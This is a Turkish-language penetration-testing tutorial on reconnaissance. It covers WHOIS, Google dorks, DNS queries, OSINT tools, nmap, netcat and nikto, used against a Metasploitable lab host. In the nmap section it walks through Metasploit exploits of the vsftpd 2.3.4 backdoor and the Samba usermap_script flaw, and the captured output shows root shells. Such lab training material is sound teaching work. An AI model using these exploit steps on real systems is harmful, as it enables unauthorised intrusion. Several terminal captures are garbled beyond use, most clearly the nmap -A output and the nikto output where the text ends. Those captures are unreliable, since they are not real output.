

# AKTIF VE PASIF BILGI TOPLAMA

# İÇİNDEKİLER

AKTİF PASİF BİLGİ TOPLAMA	3
Bilgi Toplama	3
Pasif Bilgi Toplama	3
Pasif Bilgi Toplama Yöntemleri ve Araçları	3
WHOIS Sorguları	3
Arama Motorları	4
Sosyal Medya ve Sosyal Ağlar	4
Online Arşiv Siteleri	5
DNS Sorguları	5
Web Sitesi Analizi	7
Açık Kaynak İstihbaratı (OSINT) Araçları	8
Pasif Bilgi Toplama Avantajları ve Dezavantajları	10
Aktif Bilgi Toplama	10
Aktif Bilgi Toplama Araçları	10
Nmap	10
Nmap'in Bazı Temel Kullanımları ve Parametreleri	11
Netcat	17
Netcat'in Bazı Temel Kullanımları ve Parametreleri	17
Nikto	18
Nikto'nun Bazı Temel Kullanımları ve Parametreleri	18
Dirb	20
Dirb Bazı Temel Kullanımları ve Paremetreleri	20
OWASP ZAP	21
OWASP ZAP Kullanımı	
Aktif Bilgi Toplama Avantaiları ve Dezavantaiları	22

# AKTİF PASİF BİLGİ TOPLAMA

# Bilgi Toplama

Bilgi toplama, bir hedef hakkında mümkün olduğunca fazla veri elde etme sürecidir. Bu süreç, siber güvenlik uzmanlarına, sistemlerin ve ağların zayıf noktalarını belirlemelerinde yardımcı olur ve potansiyel saldırıları önceden tespit etmelerini sağlar. Bilgi toplama iki ana kategoriye ayrılır: aktif bilgi toplama ve pasif bilgi toplama. Bu makalede, her iki yöntemin detaylarına ve bunların siber güvenlikteki rollerine değineceğim.

# Pasif Bilgi Toplama

Hedef sistem veya organizasyon hakkında herhangi bir doğrudan etkileşim olmadan bilgi toplama sürecidir. Bu süreç, hedefe herhangi bir iz bırakmadan ve dikkat çekmeden bilgi elde etmeyi amaçlar. Pasif bilgi toplama, genellikle kamuya açık kaynaklardan ve çeşitli internet araçlarından yararlanılarak gerçekleştirilir.

# Pasif Bilgi Toplama Yöntemleri ve Araçları

WHOIS Sorguları: Alan adı kayıt bilgilerini öğrenmek için kullanılır. Alan adı sahibinin kimlik bilgilerini, iletişim bilgilerini ve diğer detayları içerir. Whois sorgusu için yapılması gereken ilgili sitenin arama çubuğuna web sitesinin domainini yazıp sorgula butonuna basmak yeterli olur.

Araçlar: WHOIS Lookup, DomainTools.

- https://who.is/
- https://whois.domaintools.com/



İsteğinize bağlı olarak bu işlemi Linux Terminali üzerinden whois <alan adı> komutu ile yapabilirsiniz. Eğer whois aracı yüklü değilse sudo apt-get install whois komutuyla indirebilirsiniz.

**Arama Motorları**: Hedef hakkında bilgi toplamak için kullanılır. Google Hacking (Google Dorks) teknikleri, hedefin zayıf yönlerini ve yanlış yapılandırmalarını bulmak için kullanılır.

Araçlar: Google, Bing,

#### **Google Dorking Teknikleri:**

**Filetype:** Bu operatör belirli dosya türlerini arar. Örneğin, `filetype:pdf` PDF dosyalarını döndürür.

**Inurl:** `inurl:` operatörü bir sayfanın URL'sindeki belirli kelimeleri bulmak için kullanılabilir. Örneğin, `inurl:login` URL'sinde 'login' bulunan sayfaları döndürür.

**Intext:** 'intext:' operatörüyle, bir web sayfasının içeriğinde belirli bir metni arayabilirsiniz. Örneğin, 'intext:"password"', "password" kelimesini içeren sayfaları getirir.

**Intitle:** `intitle: ` operatörü bir web sayfasının başlığında belirli terimleri aramak için kullanılır. Örneğin, `intitle:"index of" dizin listelemesi etkinleştirilmiş web sunucularını ortaya çıkarabilir.

**Link:** `link:` operatörü belirli bir URL'ye bağlantı veren sayfaları bulmak için kullanılabilir. Örneğin, `link:example.com` example.com'a bağlantı veren sayfaları bulur.

**Site:** 'site:' operatörü belirli bir site içinde arama yapmanıza olanak tanır. Örneğin, 'site:example.com' example.com içinde arama yapar.

Use Case	Operator	Example Usage
Belirli Bir Web Sitesinde Arama Yapmak	`site:`	`site:example.com`
Belirli Dosya Türlerini Bulma	`filetype:`	`filetype:pdf `
Belirli Başlıklara Sahip Sayfaları Arama	`intitle:`	`intitle:"index of`
Belirli bir URL'ye Bağlantı Veren Sayfaları Bulma	`link:`	`link:example.com`
Bir Web Sayfasında Belirli Bir Metni Aramak	`intext:`	`intext:"password"`

**Sosyal Medya ve Sosyal Ağlar**: Hedefin çalışanları, organizasyon yapısı, iletişim bilgileri ve diğer ayrıntıları toplamak için kullanılır.

Araçlar: LinkedIn, Facebook, Twitter.

Online Arşiv Siteleri: Online arşiv siteleri arama motorlarına benzer bir şekilde interneti tararlar ve internet üzerinde bulunan bileşenleri arşivler. Çeşitli arşiv sitelerini kullanarak geçmiş dönemlerde internete yüklenmiş dosyaları arayabilir veya sayfalara ulaşabilirsiniz.

Araçlar: Wayback Machine.

• <a href="https://web.archive.org/">https://web.archive.org/</a>



**DNS Sorguları**: DNS (Domain Name System) kayıtları, bir domainin IP adresleri, MX kayıtları ve diğer DNS bilgilerini içerir. Bu kayıtlar, hedefin ağ yapısını ve potansiyel zayıf noktalarını açığa çıkarabilir.

Araçlar: nslookup, dig, DNSDumpster.

#### NSLOOKUP Kullanımı ve Bazı Parametreleri:

Kullanımı ve bazı parametleri Linux Terminali üzerinden ele alacağım.

nslookup <hedefsite.com> hedef olarak verdiğimiz sitenin IP adresini bize sunar.

```
File Actions Edit View Help

(yavuz@kali)-[~]

$ nslookup www.google.com

Server: 192.168.1.1

Address: 192.168.1.1#53

Non-authoritative answer:

www.google.com canonical name = forcesafesearch.google.com.

Name: forcesafesearch.google.com

Address: 216.239.38.120

Name: forcesafesearch.google.com

Address: 2001:4860:4802:32::78
```

nslookup -type= any <hedefsite.com> nslookup aracının yapabileceği bütün sorgulamaları yapar. Mevcut tüm DNS kayıtlarını da görüntüleyebiliriz.

```
yavuz@kali: ~
File Actions Edit View Help
  -(yavuz⊛kali)-[~]
 -$ nslookup -type=any google.com
Server:
                192.168.1.1
Address:
                192.168.1.1#53
Non-authoritative answer:
                canonical name = forcesafesearch.google.com.
google.com
Authoritative answers can be found from:
safesearch.rpz
        origin = localhost.turkcell.local
        mail addr = root.turkcell.rpz
        serial = 2016040512
        refresh = 3600
        retry = 600
        expire = 1209600
        minimum = 3600
```

nslookup -type=soa <hedefsite.com> SOA kaydı (Service Oriented Architecture), alan adı, alan yöneticisinin e-posta adresi, alan seri numarası vb. hakkında yetkili bilgiler sağlar.

```
yavuz@kali: ~
File Actions Edit View Help
  —(yavuz⊛kali)-[~]
s nslookup -type=soa google.com
Server:
                192.168.1.1
Address:
               192.168.1.1#53
Non-authoritative answer:
                canonical name = forcesafesearch.google.com.
google.com
Authoritative answers can be found from:
google.com
        origin = ns1.google.com
        mail addr = dns-admin.google.com
        serial = 659468866
        refresh = 900
        retry = 900
        expire = 1800
        minimum = 60
safesearch.rpz
        origin = localhost.turkcell.local
        mail addr = root.turkcell.rpz
        serial = 2016040512
        refresh = 3600
        retry = 600
        expire = 1209600
        minimum = 3600
```

nslookup -type= ns <hedefsite.com> hedef olarak verdiğimiz sitenin name serverlarını sorgular.

```
yavuz@kali: ~
File Actions Edit View Help
  -(yavuz⊛kali)-[~]
 -$ nslookup -type=ns redhat.com
Server:
                 192.168.1.1
Address:
                 192.168.1.1#53
Non-authoritative answer:
redhat.com
                nameserver = dns2.p02.nsone.net.
redhat.com
                nameserver = dns1.p02.nsone.net.
                nameserver = dns4.p01.nsone.net.
redhat.com
redhat.com
                 nameserver = dns1.p01.nsone.net.
                 nameserver = dns2.p01.nsone.net.
redhat.com
redhat.com
                 nameserver = dns3.p01.nsone.net.
```

nslookup -type= a <hedefsite.com> komutunu kullanarak belirli bir kayıt için tüm kullanılabilir. DNS kayıtlarını da görüntüleyebiliriz .

```
File Actions Edit View Help

(yavuz@kali)-[~]

$ nslookup -type=a google.com

Server: 192.168.1.1

Address: 192.168.1.1#53

Non-authoritative answer:
google.com canonical name = forcesafesearch.google.com.

Name: forcesafesearch.google.com

Address: 216.239.38.120
```

nslookup -type=txt <hedefsite.com> komutu kullanarak herhangi bir alan adı için yapılandırılmış tüm TXT kayıtlarını bulabilirsiniz.

```
File Actions Edit View Help
s nslookup -type=txt redhat.com
;; Truncated, retrying in TCP mode.
                    192.168.1.1
192.168.1.1#53
Server:
Address:
Non-authoritative answer:
                              "slack-domain-verification=dPrnI9sLvqvAbQUwzvFsPXSPEU1PLODdgGxLhEUr"
redhat.com
                    text = "stack-domain-verification=drinf)sevq/NaQQNE0131A51221253gSh2
text = "google-site-verification=rl_wq5rq_W7A70SyK08d8Ta_Hf6AKP5tqtdlo4iGTvs"
text = "status-page-domain-verification=dfx5rbys1ts"
redhat.com
redhat.com
                    text = "apple-domain-verification=xaB3GAa9xxzrpoS4"
redhat.com
                    text = "status-page-domain-verification=hyls0f05cd87"
redhat.com
                    text = "MS=ms88428189'
redhat.com
                    text = "v=spf1 redirect=73t7ezjz._spf._d.mim.ec"
redhat.com
```

Web Sitesi Analizi: Hedef web sitesinin yapısını, kullanılan teknolojileri ve güvenlik açıklarını öğrenmek için kullanılır.

Araçlar: Netcraft, BuiltWith, Wappalyzer.

- https://www.netcraft.com/
- https://builtwith.com/
- <a href="https://www.wappalyzer.com/">https://www.wappalyzer.com/</a>

Açık Kaynak İstihbaratı (OSINT) Araçları: Kamuya açık kaynaklardan bilgi toplamak için kullanılan yazılım ve hizmetlerdir. Bu araçlar, internetteki çeşitli veri kaynaklarından bilgi toplayarak analiz etmeyi ve kararlar vermeyi kolaylaştırır.

#### Popüler OSINT Araçları:

Shodan: İnternete bağlı cihazları ve sistemleri keşfetmek için kullanılır.

- Kullanım Alanları: Ağ güvenliği, cihaz keşfi.
- https://www.shodan.io/



**Maltego**: Grafiksel bir analiz aracı olup, veri madenciliği ve bilgi keşfi için kullanılır.

- Kullanım Alanları: Sosyal medya analizi, dijital adli bilişim.
- https://www.maltego.com/

**Recon-ng**: Linux sistemler üzerinde çalışan bir araçtır. Web tabanlı bilgi toplama için modüler bir araçtır. apt install recon-ng komutuyla sisteminize yükleyebilirsiniz.

• Kullanım Alanları: Güvenlik değerlendirmeleri, bilgi toplama.



**theHarvester**: Linux sistemler üzerinde çalışan bir araçtır. Hedef üzerinde aktif ya da pasif bilgi toplamak için kullanılabilir. E-posta adresleri, alan adları, IP adresleri ve URL'ler gibi bilgileri toplar.

• Kullanım Alanları: Penetrasyon testleri.

Censys: İnternete bağlı cihazlar ve hizmetler hakkında bilgi toplar.

- Kullanım Alanları: Ağ keşfi, güvenlik açıkları.
- <a href="https://search.censys.io/">https://search.censys.io/</a>



**FOCA**: Hedef web sitede yer alan belgeleri toplayarak metadata analizi yapar. Office dosyaları ve birçok dosya türünü arama motorları aracılığı ile bulur, indirir ve analiz eder. Google, bing ve duckduckgo arama motorlarını kullanır.


- Kullanım Alanları: Bilgi sızdırma analizi, dosya meta verileri.
- <a href="https://github.com/ElevenPaths/FOCA">https://github.com/ElevenPaths/FOCA</a>

**OSINT Framework**: Çeşitli OSINT araçlarını ve kaynaklarını bir araya getiren bir web sitesi.

- Kullanım Alanları: Bilgi toplama rehberi, kaynaklar.
- <a href="https://osintframework.com/">https://osintframework.com/</a>

#### **OSINT Framework**

(T) - Indicates a link to a tool that must be installed and if (D) - Google Dork, for more information: Google Hacking (R) - Requires registration (M) - Indicates a URL that contains the search term and itself must be edited manually.



# Pasif Bilgi Toplama Avantajları ve Dezavantajları:

# Avantajlar:

- Tespit edilme riski düşüktür
- Yasal ve etik olarak daha az sorun teşkil eder.
- Geniş bir bilgi havuzu sağlar.

# Dezavantajlar:

- Elde edilen bilgiler sınırlı ve yüzeysel olabilir.
- Gerçek zamanlı veriler elde etmek zordur.
- Doğruluk oranı düşük olabilir, çünkü bilgiler güncellenmemiş veya yanlış olabilir.

# Aktif Bilgi Toplama

Aktif bilgi toplama, bir hedef sistem, ağ veya cihaz hakkında doğrudan etkileşimli sorgular yaparak bilgi toplamayı ifade eder. Bu süreçte hedef sistemle doğrudan iletişime geçilir ve belirli sorgular veya testler yapılır. Aktif bilgi toplama, genellikle penetrasyon testi sırasında kullanılır.

# Aktif Bilgi Toplama Araçları:

**Nmap**: Ağ keşfi ve güvenlik taramaları için kullanılır. Hedef sistemlerde açık portlar, hizmetler ve işletim sistemleri hakkında bilgi toplar.

#### Kullanım Alanları:

- Port Taraması: Hangi portların açık olduğunu tespit eder.
- **Hizmet Tespiti**: Çalışan hizmetler ve versiyonları hakkında bilgi toplar.
- OS Detection (İşletim Sistemi Tespiti): Hedef sistemin işletim sistemini belirler.
- **Zafiyet Taraması**: Nmap Scripting Engine (NSE) kullanarak bilinen zafiyetleri tarar.

# Özellikler:

- Hızlı ve esnek tarama seçenekleri.
- Ağ haritalama ve keşif yapma.
- Kolayca özelleştirilebilen betik desteği (NSE).
- https://nmap.org/



# Nmap'in Bazı Temel Kullanımları ve Parametreleri:

Bu tarama örneği, metasploitable cihazı üzerinde gerçekleştirilmiştir.

- 1. Basit Tarama: Bu komut belirli bir IP adresini tarar.
  - nmap 192.168.1.19

```
(yavuz⊕ kali)-[~]

$ nmap 192.168.1.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 16:42 +03
Nmap scan report for 192.168.1.19 (192.168.1.19)
Host is up (0.0025s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT
            STATE SERVICE
21/tcp
            open ftp
22/tcp
            open ssh
           open telnet
open smtp
open domain
open http
23/tcp
25/tcp
53/tcp
80/tcp
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
445/tcp open microsoft-or
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

- **2. Belirli Bir Portu Tarama:** Bu komut, 192.168.1.19 IP adresindeki 80 numaralı portu tarar.
  - nmap -p 80 192.168.1.19

```
(yavuz kali)-[~]
$ nmap -p 80 192.168.1.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 16:49 +03
Nmap scan report for 192.168.1.19 (192.168.1.19)
Host is up (0.00045s latency).

PORT STATE SERVICE
80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
```

- **3. Port Aralığını Tarama:** Bu komut, 192.168.1.19 IP adresindeki 1 ile 100 arasındaki portları tarar.
  - nmap -p 1-100 192.168.1.19

- **4. Tüm TCP Portlarını Tarama:** Bu komut, 192.168.1.19 IP adresindeki tüm TCP portlarını tarar.
  - nmap -p- 192.168.1.19

```
_s nmap -p- 192.168.1.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 16:56 +03
Nmap scan report for 192.168.1.19 (192.168.1.19)
Host is up (0.0024s latency).
Not shown: 65505 closed tcp ports (conn-refused)
         STATE SERVICE
21/tcp
          open ftp
          open ssh
open telnet
22/tcp
23/tcp
25/tcp
          open smtp
          open domain
open http
53/tcp
80/tcp
          open rpcbind
111/tcp
139/tcp
          open netbios-ssn
          open microsoft-ds
open exec
445/tcp
512/tcp
513/tcp open login
514/tcp open shell
1099/tcp open rmire
                 rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccprox
3306/tcp open mysql
                ccproxy-ftp
3632/tcp open distccd
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
6697/tcp open ircs-u
8009/tcp open ajp13
                 ircs-u
8180/tcp open unknown
8787/tcp open
                 msgsrvr
36045/tcp open
                 unknown
43935/tcp open
                 unknown
50058/tcp open
                 unknown
51389/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 2.12 seconds
```

- **5. Hizmet ve Sürüm Bilgisi Alma:** Bu komut, 192.168.1.19 IP adresindeki açık portlarda çalışan hizmetlerin ve bu hizmetlerin sürümlerinin bilgisini verir.
  - nmap -sV 192.168.1.19

```
(yavuz@kali)-[~]

$ nmap -sV 192.168.1.19

Starting Nmap 7.945VN ( https://nmap.org ) at 2024-08-06 16:57 +03

Nmap scan report for 192.168.1.19 (192.168.1.19)

Host is up (0.0018s latency).

Not shown: 977 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

21/tcp open ftp version
               open ftp
open ssh
                                                  vsftpd 2.3.4
OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
21/tcp
 22/tcp
                                                  Linux telnetd
                 open
 25/tcp
53/tcp
                           smtp
domain
                                                  Postfix smtpd
ISC BIND 9.4.2
                 open
                open
 80/tcp
                                                  Apache httpd 2.2.8 ((Ubuntu) DAV/2)
                 open
                           rpcbind 2 (RPC #10000)
netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
 111/tcp open
139/tcp open
                open
 512/tcp open
513/tcp open
                           login?
shell?
 514/tcp open
 1099/tcp open
1524/tcp open
                           java-rmi
bindshell
                                                  GNU Classpath grmiregistry
Metasploitable root shell
 2049/tcp open
                                                   2-4 (RPC #100003)
                                                  ProFTPD 1.3.1
MySQL 5.0.51a-3ubuntu5
PostgreSQL DB 8.3.0 - 8.3.7
 2121/tcp open
3306/tcp open
                           mysql
postgresql
 5432/tcp open
                                                  VNC (protocol 3.3)
(access denied)
UnrealIRCd
 5900/tcp open
 6000/tcp open
 6667/tcp open
                           ajp13
http
                                                  Apache Jserv (Protocol v1.3)
Apache Tomcat/Coyote JSP engine 1.1
 8009/tcp open
8180/tcp open
```

- **6.** İşletim Sistemi Tespiti: Bu komut, 192.168.1.19 IP adresindeki cihazın işletim sistemi hakkında bilgi verir.
  - nmap -O 192.168.1.19

```
/home/yavuz
| nmap -0 192.168.1.19 | Starting Nmap 7.945VN (https://nmap.org) at 2024-08-06 17:08 +03 | Nmap scan report for 192.168.1.19 (192.168.1.19) | Host is up (0.00073s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
            open ssh
23/tcp
                    telnet
            open
25/tcp
            open
                    smtp
                     domain
            open
80/tcp open
111/tcp open
                    rpcbind
139/tcp open
                     netbios-ssn
445/tcp open
512/tcp open
513/tcp open
                     login
514/tcp open
                    shell
1099/tcp open
                     rmiregistry
1524/tcp open
                     ingreslock
2049/tcp open
2121/tcp open
                    ccproxy-ftp
3306/tcp open
                     mysql
5432/tcp open
                     postgresql
5900/tcp open
6000/tcp open
                    vnc
X11
6667/tcp open
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 00:0C:29:37:0E:75 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

- **7. Hızlı Tarama:** Bu komut, 192.168.1.19 IP adresini hızlı bir şekilde tarar. Hız seviyeleri T0 (en yavaş) ile T5 (en hızlı) arasında değişir.
  - nmap -T4 192.168.1.19

```
| Toot@ kali | - [/home/yavuz] | 1 mmap -T4 192.168.1.19 |
| Starting Nmap 7.945VN ( https://nmap.org ) at 2024-08-06 17:14 +03 |
| Nmap scan report for 192.168.1.19 (192.168.1.19) |
| Host is up (0.0015s latency). |
| Not shown: 977 closed tcp ports (reset) |
| PORT STATE SERVICE |
| 21/tcp open ftp |
| 22/tcp open ssh |
| 23/tcp open domain |
| 80/tcp open http |
| 111/tcp open microsoft-ds |
| 139/tcp open microsoft-ds |
| 512/tcp open shell |
| 1099/tcp open miregistry |
| 1524/tcp open miregistry |
| 1524/tcp open miregistry |
| 1524/tcp open miregistry |
| 1524/tcp open mysql |
| 2121/tcp open mysql |
| 2306/tcp open mysql |
| 5432/tcp open mysql |
| 5432/tcp open irc |
| 8000/tcp open irc |
| 8009/tcp open irc |
| 8009/tcp open irc |
| 8009/tcp open irc |
| 8009/tcp open unknown |
| MAC Address: 00:0C:29:37:0E:75 (VMware) |
| Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
```

- **8. Stealth Tarama (Gizli Tarama):** Firewall ve IDS sistemlerinden kaçınmak için, bu komut, SYN taraması yaparak hedefe daha az fark edilir bir şekilde tarama yapar.
  - nmap -sS 192.168.1.19

```
/home/yavuz
    nmap -sS 192.168.1.19
Starting Nmap 7.94SVN (https://nmap.org) at 2024-08-06 17:17 +03 Nmap scan report for 192.168.1.19 (192.168.1.19)
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
          STATE SERVICE
PORT
21/tcp
         open ftp
open ssh
22/tcp
23/tcp
           open telnet
25/tcp
           open
                  smtp
53/tcp
                   domain
           open
80/tcp
           open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open
514/tcp open
                  login
                   shell
1099/tcp open
                   rmiregistry
1524/tcp open ingr
2049/tcp open nfs
                  ingreslock
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open
6000/tcp open X11
6667/tcp open
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 00:0C:29:37:0E:75 (VMware)
```

- **9. Agresif Tarama:** Bu komut, 192.168.1.19 IP adresine agresif bir tarama yapar ve işletim sistemi tespiti, sürüm tespiti, traceroute gibi bilgileri de içerir.
  - nmap -A 192.168.1.19

```
| County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | County | C
```

İlk olarak sırasıyla 21 numaralı port üzerinde çalışan ftp servisi'nin versiyon (vsftpd 2.3.4) bilgisinin hemen altında ftp-anon açıklamasu bulunmakta. Bu açıklama kullanıcı adı olmadan giriş yapabileceğimizi bize söylüyor. Rapid7'de vsftpd 2.3.4 exploit aratarak açık hakkında detaylı bilgiler verilmiştir. Bu bilgiler kapsamında işlemlerimizi yapacağız.

İlk olarak msfconsole açıyoruz. use exploit/unix/ftp/vsftpd\_234\_backdoor kullanıyoruz.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_236_backdoor) >
```

show options yazdığımızda RHOSTS ve RPORT seçeneklerini sunar. RHOSTS seçeneği hedef makinenin ip yazacağımız kısımdır. Hedef ip gözükmemektedir.

RHOSTS hedef makine ip. Bu kısma ip yazmak için set RHOSTS 192.168.1.19 yazıyorum. Tekrardan show options diyerek işlemin doğruluğunu kontrol ediyorum. Gördüğünüz gibi RHOSTS kısmında artık hedef makinanın ip adresi yazmakta.

Son olarak exploit yazıyoruz ve bize hedef makinemiz için session tanımlıyor. Bu ekranı gördüyseniz hedef makinenizin içerisindesiniz demektir.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.19:21 - Banner: 220 (vsFTPd 2.3.4)

[*] 192.168.1.19:21 - USER: 331 Please specify the password.

[+] 192.168.1.19:21 - Backdoor service has been spawned, handling ...

[+] 192.168.1.19:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 1 opened (192.168.1.18:33799 → 192.168.1.19:6200) at 2024-08-06 18:28:20 +0300

ls
bin
boot
cdrom
dev
etc
```

#### 139 ve 445 portları nasıl istismar edilir SAMBA

samba 139 ve 445 portlarında çalışıyor ve metasploit kullanarak exploit/multi/samba/usermap\_script modülünü kullanabiliriz .

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.19
RHOSTS ⇒ 192.168.1.19
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.1.18:4444
[*] Command shell session 1 opened (192.168.1.18:4444 → 192.168.1.19:40705) at 2024-08-07 13:45:33 +0300
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

**Netcat**: Netcat (nc), ağ protokollerini ve ağ uygulamalarını test etmek için kullanılan bir ağ aracı ve debug aracıdır. Hem TCP hem de UDP protokollerini destekler ve birçok farklı şekilde kullanılabilir.

#### Kullanım Alanları:

- Ağ Bağlantısı Kurma: TCP veya UDP bağlantıları oluşturur.
- **Port Taraması**: Belirli bir IP adresinde hangi portların açık olduğunu kontrol eder.
- Veri Transferi: Basit veri transferi işlemleri gerçekleştirir.

#### Özellikler:

- Çok yönlü bir ağ aracı.
- Hem dinleyici hem de istemci modunda çalışabilir.
- Güvenlik testleri ve ağ hata ayıklama için kullanılabilir.

#### Netcat'in Bazı Temel Kullanımları ve Parametreleri:

- 1. Basit Bağlantı Kurma (TCP Client Mode): Bir TCP bağlantısı kurmak için kullanılır. Bu komut, example.com adresindeki 80 numaralı port'a bir bağlantı kurar.
  - nc example.com 80
- **2. Dinleme Modu (TCP Server Mode):** Belirli bir port üzerinde dinlemek için kullanılır. Bu komut, 1234 numaralı port üzerinde dinler.
  - nc -1 1234
- UDP Modu: UDP protokolü kullanarak bağlantı kurmak için -u parametresi kullanılır. Bu komut, example.com adresindeki 1234 numaralı port'a UDP bağlantısı kurar.
  - nc -u example.com 1234
- **4. Port Tarama:** Netcat, uzak bir hostta açık portları taramak için kullanılabilir. -z seçeneği, netcat'e veri göndermeden tarama yapmasını söyler, -v ise tarama sonuçlarını göstermek için ayrıntılı modu etkinleştirir.
  - nc -z -v example.com 1-1000
- 5. Basit Bir Web Sunucusu Olarak Çalışma: Netcat'i HTTP üzerinden bir dosya sunmak için kullanabilirsiniz. Bir istemci 8080 portuna bağlandığında, index.html dosyasının içeriğini alacaktır.
  - while true; do nc -1 8080 < index.html; done

**Nikto**: Web sunucularının güvenlik açıklarını taramak için kullanılan açık kaynaklı bir web sunucu tarayıcısıdır. Nikto, çeşitli güvenlik açıkları, yanlış yapılandırmalar, potansiyel tehlikeli dosyalar ve programlar, eski sunucu yazılımları ve diğer güvenlik tehditlerini tespit edebilir.

#### Kullanım Alanları:

- Web Sunucu Taraması: Web sunucularındaki güvenlik açıklarını tarar.
- Yapılandırma Hataları: Yanlış yapılandırılmış sunucuları tespit eder.
- **Zararlı Dosyalar:** Zararlı dosya ve dizinleri arar.

#### Özellikler:

- Geniş bir güvenlik açığı kontrol listesi.
- Hızlı ve kapsamlı tarama yetenekleri.
- HTTP, HTTPS ve diğer web protokollerini destekler.

#### Nikto'nun Bazı Temel Kullanımları ve Parametreleri:

- 1. Nikto'yu kullanmaya başlamak için hedef sunucunun IP adresini veya alan adını belirterek bir tarama yapabilirsiniz. -h (host): Hedef sunucunun IP adresini veya alan adını belirtir.
  - nikto -h <hedef\_ip\_adresi> veya <hedef\_alan\_adı>

```
- Nikto v. 1 92.168.1.22
- Nikto v. 1 92.168.1.22
- Target IP: 192.168.1.22
- Target Hostname: 192.168.1.22
- Target Hostname: 192.168.1.22
- Target Hostname: 192.168.1.22
- Sarget Hostname: 192.168.1.22
- Sarget Hostname: 192.168.1.22
- Sarget Hostname: 192.168.1.22
- Server: Apache/2.2.8 (Ubuntu) DAV/2
- Server: Apache/2.2.8 (Ubuntu) DAV/2
- Server: Apache/2.2.8 (Ubuntu) DAV/2
- Server: Apache/2.2.8 (Ubuntu) DAV/2
- Server: Apache/2.2.8 (Ubuntu) DAV/2
- Server: Apache/2.2.8 (Ubuntu) DAV/2
- Server: Apache/2.2.8 (Ubuntu) DAV/2
- Server: Apache/2.2.8 (Ubuntu) DAV/2
- Server: Apache/2.2.8 (Ubuntu) DAV/2
- Server: Apache/2.2.8 (Ubuntu) DAV/2
- Server: Apache/2.2.8 (Ubuntu) DAV/2
- Server: Apache/2.2.8 (Ubuntu) DAV/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
- Server: Apache/2.2.8 (Ubuntu) Dav/2
